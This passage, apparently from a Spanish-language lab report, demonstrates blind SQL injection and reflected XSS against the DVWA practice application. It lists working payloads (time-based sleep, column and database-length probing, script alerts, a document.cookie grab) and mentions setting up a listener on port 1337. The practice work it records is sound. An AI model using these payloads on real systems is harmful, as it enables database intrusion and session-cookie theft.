


The screenshot shows the DVWA SQL Injection (Blind) page. In the 'User ID' input field, the value '6 OR 1=1' has been entered. The 'Submit' button is visible. Below the form, a message states 'User ID is present in the database.' A 'More Information' section provides links to various SQL injection resources.

The screenshot shows the DVWA SQL Injection (Blind) page. In the 'User ID' input field, the value '6 OR 1=2' has been entered. The 'Submit' button is visible. Below the form, a message states 'User ID is MISSING from the database.' A 'More Information' section provides links to various SQL injection resources.

Ilustración 54 - Id 6



1' and sleep(5)# Tarda 5 segundos en devolverte una respuesta la pagina*Ilustración 55 - 1' and sleep(5)#*

1' order by 1# se hace para saber las columnas que tiene la base de datos





Ilustración 56 - 1' order by 1#



1' order by 3#

The screenshot shows a Firefox browser window on a Kali Linux VM. The address bar shows `localhost/vulnerabilities/sql盲/?id=1' order by +2%23&Submit=Submit#`. The DVWA logo is at the top right. The main content area displays the title "Vulnerability: SQL Injection (Blind)". A form has "User ID:" set to "1' order by +2#". Below it, a message says "User ID is MISSING from the database." A sidebar on the left lists various attack types, with "SQL Injection (Blind)" highlighted. At the bottom, it says "Username: admin Security Level: low PHPIDS: disabled".

This screenshot shows the same DVWA setup as the first one, but with a different input. The "User ID:" field now contains an empty string. The message below the form now reads "User ID is MISSING from the database." The rest of the interface is identical to the first screenshot.

Ilustración 57 - 1' order by 3#



`1' and length(database())=1#` Con esto sabemos la longitud de la base de datos. Esta base de datos llega hasta 4

The screenshot shows a browser window for the DVWA SQL Injection (Blind) module. The URL is `localhost/vulnerabilities/sql_injection/?id=1'+and+length(database())%3D1%23&Submit=Submit#`. The page displays the message: "User ID is MISSING from the database." Below this, under "More Information", there is a list of links related to SQL injection.

`1' and length(database())=4#`

The screenshot shows a browser window for the DVWA SQL Injection (Blind) module. The URL is `localhost/vulnerabilities/sql_injection/?id=1'+and+length(database())%3D4%23&Submit=Submit#`. The page displays the message: "User ID exists in the database." Below this, under "More Information", there is a list of links related to SQL injection.

Ilustración 58 - `1' and length(database())=1#` hasta 4



Contramedida

- Filtrado en tiempo de ejecución y bajo demanda.
- Hacer uso de las funciones mysql_real_escape_string() y stripslashes() , a la hora de filtrar los datos recibidos para realizar la consulta.
- Usos de las librerías de lenguajes, es decir que verifiquen lo introducido por el usuario y así bloquearlo si es código.



Xss reflected

Descripción de la vulnerabilidad

Esta vulnerabilidad compromete al usuario, pero no al servidor y lo que hace es inyectar código HTML o JavaScript en una web y tiene como fin que un navegador del usuario ejecute ese código inyectado de la página modificada.

Ejecución del ataque

https://youtu.be/nC1wq_htXB4

Para empezar a probar esta vulnerabilidad probaremos con un nombre y nos dirá hola y el nombre






Ilustración 59 - Xss Reflected nombre

<script>alert("tu estas siendo hackeado")</script> te muestra un pop up



The screenshot shows a DVWA session titled "Vulnerability: Reflected Cross Site Scripting (XSS)". On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The "XSS (Reflected)" option is highlighted. The main content area has a form asking "What's your name?" with a "Submit" button. Below it, the word "Hello" is displayed. A modal dialog box from the browser shows the reflected script: "tu estas siendo hackeado". An "OK" button is visible at the bottom right of the dialog.



The screenshot shows the browser's developer tools "view-source:" view of the page. The source code is as follows:

```

37 <li class="list-item"><a href="/vulnerabilities/captcha/">Insecure CAPTCHA</a></li>
38 <li class="list-item"><a href="/vulnerabilities/sql_injection/">SQL Injection</a></li>
39 <li class="list-item"><a href="/vulnerabilities/xxesql_injection/blind/">SQL Injection (Blind)</a></li>
40 <li class="list-item"><a href="/vulnerabilities/weak_id/">Weak Session IDs</a></li>
41 <li class="list-item"><a href="/vulnerabilities/xss_d/">XSS (DOM)</a></li>
42 <li class="list-item"><a href="/vulnerabilities/xss_r/">XSS (Reflected)</a></li>
43 <li class="list-item"><a href="/vulnerabilities/xss_s/">XSS (Stored)</a></li>
44 <li class="list-item"><a href="/vulnerabilities/csp/">CSP Bypass</a></li>
45 <li class="list-item"><a href="/vulnerabilities/javascript/">JavaScript</a></li>
46 <li class="list-item"><a href="/vulnerabilities/phpinfo.php?config=show_all&highlight=xss">PHP Info</a></li>
47 <li class="list-item"><a href="/about.php?About">About</a></li>
48 </ul><ul class="menu-blocks"><li class="list-item"><a href="#/logout.php">Logout</a></li>
49 </ul>
50 </div>
51 </div>
52 </div>
53 </div>
54 </div>
55 </div id="main_body">
56 </div>
57 </div>
58 </div>
59 </div>
60 <div class="body_padded">
61   <h2>Vulnerability: Reflected Cross Site Scripting (XSS)</h2>
62   <div class="vulnerable_code_area">
63     <form name="xss" action="#" method="GET">
64       <p>
65         what's your name?
66         <input type="text" name="name">
67         <input type="submit" value="Submit">
68       </p>
69     </form>
70     <pre>Hello <script>alert("tu estas siendo hackeado")</script></pre>
71   </div>
72   <h2>More Information</h2>
73   <ul>
74     <li><a href="https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)" target="_blank">https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)</a></li>
75     <li><a href="https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet" target="_blank">https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet</a></li>
76     <li><a href="https://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">https://en.wikipedia.org/wiki/Cross-site_scripting</a></li>
77     <li><a href="http://www.cgisecurity.com/xss_faq.html" target="_blank">http://www.cgisecurity.com/xss-faq.html</a></li>
78     <li><a href="http://www.scriptalertit.com" target="_blank">http://www.scriptalertit.com</a></li>
79   </ul>
80 </div>
81 <br /><br />
82 </div>
83 </div>
84 <div class="clear">
85 </div>
86 </div>
87 </div>
88 </div>
89 </div>
90 </div>
91 </div>

```

Ilustración 60 - <script>alert("tu estas siendo hackeado")</script>



<script>alert(document.cookie)</script> Ves la cookie de la sesión




Ilustración 61 - <script>alert(document.cookie)</script>



Ahora abriremos con python un servidor en el puerto 1337


